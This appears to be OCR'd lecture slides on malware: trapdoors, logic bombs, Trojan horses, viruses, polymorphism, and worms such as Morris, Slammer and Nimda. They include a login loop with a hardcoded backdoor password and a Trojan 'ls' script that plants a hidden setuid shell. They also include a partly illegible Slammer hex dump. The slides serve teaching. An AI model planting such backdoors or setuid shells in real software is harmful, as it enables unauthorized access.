
```
while (TRUE) {
        printf("login: ");
        get_string(name);
        disable_echoing( );
        printf("password: ");
        get_string(password);
        enable_echoing( );
        v = check_validity(name, password);
        if (v) break;
}
execute_shell(name);
```

(a) Normal code

```
while (TRUE) {
        printf("login: ");
        get_string(name);
        disable_echoing( );
        printf("password: ");
        get_string(password);
        enable_echoing( );
        v = check_validity(name, password);
        if (v || strcmp(name, "zzzzz") == 0) break;
}
execute_shell(name);
```


(b) The code with a trapdoor

Logic Bomb



- Embedded in legitimate programs
- Activated when specified conditions met
  - E.g., presence/absence of some file; Particular date/time or particular user
- When triggered, typically damages system
  - Modify/delete files/disks

Trojan Horse




- Program with an overt (expected) and covert effect
  - Appears normal/expected
  - Covert effect violates security policy
- User tricked into executing Trojan horse
  - Expects (and sees) overt behavior
  - Covert effect performed with user's authorization

- Example: Attacker:
- Place a file named `/homes/victim/ls` into victim's home directory with the following content:

```
cp /bin/sh /tmp/.xxsh
chmod u+s,o+x /tmp/.xxsh
rm ./ls
ls $*
```


- Victim runs
  - `ls`

Virus




- Self-replicating code
  - Like replicating Trojan horse
  - Alters normal code with "infected" version
- No overt action
  - Generally tries to remain undetected
- Operates when infected code executed
  - If spread condition then
    - For target files
      - if not infected then alter to include virus
  - Perform malicious action
  - Execute normal program

Virus Types




- Boot Sector
  - Problem: How to ensure virus "carrier" executed?
  - Solution: Place in boot sector of disk
    - Run on any boot
  - Propagate by altering boot disk creation
  - Similar concepts now being used for thumb drive
- Executable
  - Malicious code placed at beginning of legitimate program
  - Runs when application run
  - Application then runs normally

Virus Types/Properties




- Terminate and Stay Resident
  - Stays active in memory after application complete
  - Allows infection of previously unknown files
    - Trap calls that execute a program
- Stealth
  - Conceal Infection
    - Trap read and disinfect
    - Let execute call infected file
  - Encrypt virus
    - Prevents "signature" to detect virus
  - Polymorphism
    - Change virus code to prevent signature

How Viruses Work - 1




a) An executable program
b) With a virus at the front
c) With the virus at the end
d) With a virus spread over free space within program

How Viruses Work - 2



a) After virus has captured interrupt, trap vectors
b) After OS has retaken printer interrupt vector
c) After virus has noticed loss of printer interrupt vector and recaptured it

Antivirus and Anti-Antivirus Techniques



a) A program
b) Infected program
c) Compressed infected program
d) Encrypted virus
e) Compressed virus with encrypted compression code

Antivirus and Anti-Antivirus Techniques

```
MOV A,R1
ADD B,R1
ADD C,R1
SUB #4,R1
MOV R1,X
```

(a)

```
MOV A,R1
NOP
ADD B,R1
NOP
ADD C,R1
NOP
SUB #4,R1
NOP
MOV R1,X
```

(b)

```
MOV A,R1
ADD #0,R1
ADD B,R1
OR R1,R1
ADD C,R1
SHL #0,R1
SUB #4,R1
JMP .+1
MOV R1,X
```

(c)

```
MOV A,R1
OR R1,R1
ADD B,R1
MOV R1,R5
ADD C,R1
SHL R1,0
SUB #4,R1
ADD R5,R5
MOV R1,X
MOV R5,Y
```

(d)

```
MOV A,R1
TST R1
ADD C,R1
MOV R1,R5
ADD B,R1
CMP R2,R5
SUB #4,R1
JMP .+1
MOV R1,X
MOV R5,Y
```


(e)

- Examples of a polymorphic virus
  - All of these examples do the same thing

Antivirus and Anti-Antivirus Techniques

- Integrity checkers
- Behavioral checkers
- Virus avoidance
  - good OS
  - install only shrink-wrapped software
  - use antivirus software
  - do not click on attachments to email
  - frequent backups
- Recovery from virus attack
  - halt computer, reboot from safe disk, run antivirus

Macro Virus



- Infected "executable" isn't machine code
  - Relies on something "executed" inside application data
  - Common example: Macros
- Similar properties to other viruses
  - Architecture-independent
  - Application-dependent

Worm

- Runs independently
  - Does not require a host program
- Propagates a fully working version of itself to other machines
- Carries a payload performing hidden tasks
  - Backdoors, spam relays, DDoS agents; …
- Phases
  - Probing ➔ Exploitation ➔ Replication ➔ Payload

Cost of worm attacks

- Morris worm, 1988
  - Infected approximately 6,000 machines
    - 10% of computers connected to the Internet
  - cost ~ $10 million in downtime and cleanup
- Code Red worm, July 16 2001
  - Direct descendant of Morris' worm
  - Infected more than 500,000 servers
  - Caused ~ $2.6 Billion in damages,
- Love Bug worm: May 3, 2000
  - Caused ~$8.75 billion in damages

Morris Worm (First major attack)

- Released November 1988
  - Program spread through Digital, Sun workstations
  - Exploited Unix security vulnerabilities
    - VAX computers and SUN-3 workstations running versions 4.2 and 4.3 Berkeley UNIX code
- Consequences
  - No immediate damage from program itself
  - Replication and threat of damage
    - Load on network, systems used in attack
    - Many systems shut down to prevent further attack

Morris Worm Description

- Two parts
  - Program to spread worm
    - look for other machines that could be infected
    - try to find ways of infiltrating these machines
  - Vector program (99 lines of C)
    - compiled and run on the infected machines
    - transferred main program to continue attack
- Security vulnerabilities
  - fingerd – Unix finger daemon
  - sendmail - mail distribution program
  - Trusted logins (.rhosts)
  - Weak passwords

Three ways the Morris worm spread

- Sendmail
  - Exploit debug option in sendmail to allow shell access
- Fingerd
  - Exploit a buffer overflow in the fgets function
  - Apparently, this was the most successful attack
- Rsh
  - Exploit trusted hosts
  - Password cracking

sendmail

- Worm used debug feature
  - Opens TCP connection to machine's SMTP port
  - Invokes debug mode
  - Sends a RCPT TO that pipes data through shell
  - Shell script retrieves worm main program
    - places 40-line C program in temporary file called x$$,11.c where $$ is current process ID
    - Compiles and executes this program
    - Opens socket to machine that sent script
    - Retrieves worm main program, compiles it and runs

fingerd

- Written in C and runs continuously
- Array bounds attack
  - Fingerd expects an input string
  - Worm writes long string to internal 512-byte buffer
- Attack string
  - Includes machine instructions
  - Overwrites return address
  - Invokes a remote shell
  - Executes privileged commands

Remote Shell

- Unix trust information
  - /etc/host.equiv – system wide trusted hosts file
  - /.rhosts and ~/.rhosts – users' trusted hosts file
- Worm exploited trust information
  - Examining files that listed trusted machines
  - Assume reciprocal trust
    - If X trusts Y, then maybe Y trusts X
- Password cracking
    - Worm was running as daemon (not root) so needed to break into accounts to use .rhosts feature
    - Read /etc/passwd, used ~400 common password strings & local dictionary to do a dictionary attack

The Worm Itself

- Program is shown as 'sh' when ps
  - Clobbers argv array so a 'ps' will not show its name
  - Opens its files, then unlinks (deletes) them so can't be found
    - Since files are open, worm can still access their contents
- Tries to infect as many other hosts as possible
  - When worm successfully connects, forks a child to continue the infection while the parent keeps trying new hosts
  - find targets using several mechanisms: 'netstat -r -n', /etc/hosts, …
- Worm did not:
  - Delete system's files, modify existing files, install trojan horses, record or transmit decrypted passwords, capture superuser privileges

Detecting Morris Internet Worm


- Files
  - Strange files appeared in infected systems
  - Strange log messages for certain programs
- System load
  - Infection generates a number of processes
  - Password cracking uses lots of resources
  - Systems were reinfected => number of processes grew and systems became overloaded
    - Apparently not intended by worm's creator
- Thousands of systems were shut down

Increasing Propagation Speed

- Code Red, July 2001
  - Affects Microsoft Index Server 2.0,
    - Windows 2000 Indexing service on Windows NT 4.0.
    - Windows 2000 that run IIS 4.0 and 5.0 Web servers
  - Exploits known buffer overflow in Idq.dll
  - Vulnerable population (360,000 servers) infected in 14 hours
- SQL Slammer, January 2003
  - Affects in Microsoft SQL 2000
  - Exploits known buffer overflow vulnerability
    - Server Resolution service vulnerability reported June 2002
    - Patched released in July 2002 Bulletin MS02-39
  - Vulnerable population infected in less than 10 minutes

Slammer Worms (Jan., 2003)

- MS SQL Server 2000 receives a request of the worm
  - SQLSERVR.EXE process listens on UDP Port 1434



Slammer's code is 376 bytes!

```
0000: 4500 0194 [illegible] 9e5 0a9c  E...¶Û..
0010: cb08 07c7 [illegible] 401 0101  Ë..Ç.R..
[illegible] 0101 [illegible] 101 0101  ........
[illegible] 0101 [illegible] 101 0101  ................
[illegible] 0101 [illegible] 101 0101  ...............
[illegible] 0101 [illegible] 101 0101  ...........
0060: 0101 0101 0101 0101 0101 0101 0101 0101  ...........
0070: 0101 0101 0101 0101 0101 0101 01dc c9b0  ...........
0080: 42eb 0e01 0101 0101 0101 70ae 4201 70ae  Bë........p
0090: 4190 9090 9090 9090 9068 dcc9 b042 b801  B........hÜ
00a0: 0101 0131 c9b1 1850 e2fd 3501 0101 0550  ...1É±.Pâý5
[illegible] 2e64 6c6c 6865 6c33 3268 6b65  .åQh.dllhel
[illegible] 6f75 6e[illegible] 5  rnQhounthic
[illegible] 2  tTf¹llQh32.
[illegible] 51  _f¹etQhsocl[illegible]
[illegible] ff16  hsend¾¼..®B
[illegible] 10ae  P.EàP.EðP.
[illegible] 10ae  B....=U.ìQ[illegible]
[illegible] 049b  B...Ð1ÉQQP
[illegible] 0101 518d 45cc 508b 45c0 50ff  .ñ....Q.EÌ[illegible]
0140: 166a 116a 026a 02ff d050 8d45 c450 8b45  .j.j.j..ÐP
0150: c050 ff16 89c6 09db 81f3 3c61 d9ff 8b45  ÀP...Æ.Û..[illegible]
0160: b48d 0c40 8d14 88c1 e204 01c2 c1e2 0829  ´..@...Áâ.[illegible]
0170: c28d 0490 01d8 8945 b46a 108d 45b0 5031  Â....Ø.E´j..E°P1
0180: c951 6681 f178 0151 8d45 0350 8b45 ac50  ÉQf.ñx.Q.E.P.E¬P
0190: ffd6 ebca                                .ÖëÊ
```

This byte signals the SQL Server to store the contents of the packet in the buffer

This is the first instruction to get executed. It jumps control to here.

UDP packet header

The 0x01 characters overflow the buffer and spill into the stack right up to the return address

Main loop of Slammer: generate new random IP address, push arguments onto stack, call send method, loop around

NOP slide

[illegible]alue over[illegible]
[illegible]s and points it to a [illegible]n in sqlsort.dll which [illegible]vely calls a jump to %esp

Restore payload, set up socket structure, and get the seed for the random number generator

Nimda worm


- Spreads via 5 methods to Windows PCs and servers
  - e-mails itself as an attachment (every 10 days)
    - runs once viewed in preview plane (due to bugs in IE)
  - scans for and infects vulnerable MS IIS servers
    - exploits various IIS directory traversal vulnerabilities
  - copies itself to shared disk drives on networked PCs
  - appends JavaScript code to Web pages
    - surfers pick up worm when they view the page.
  - scans for the back doors left behind by the "Code Red II" and "sadmind/IIS" worms

Zombie & Botnet

- Secretly takes over another networked computer by exploiting software flows
- Builds the compromised computers into a zombie network or botnet
  - a collection of compromised machines running programs, usually referred to as worms, Trojan horses, or backdoors, under a common command and control infrastructure.
- Uses it to indirectly launch attacks
  - E.g., DDoS, phishing, spamming, cracking


Detailed Steps (1)

1 Attacker scans Internet for unsecured systems that can be compromised



Detailed Steps (2)

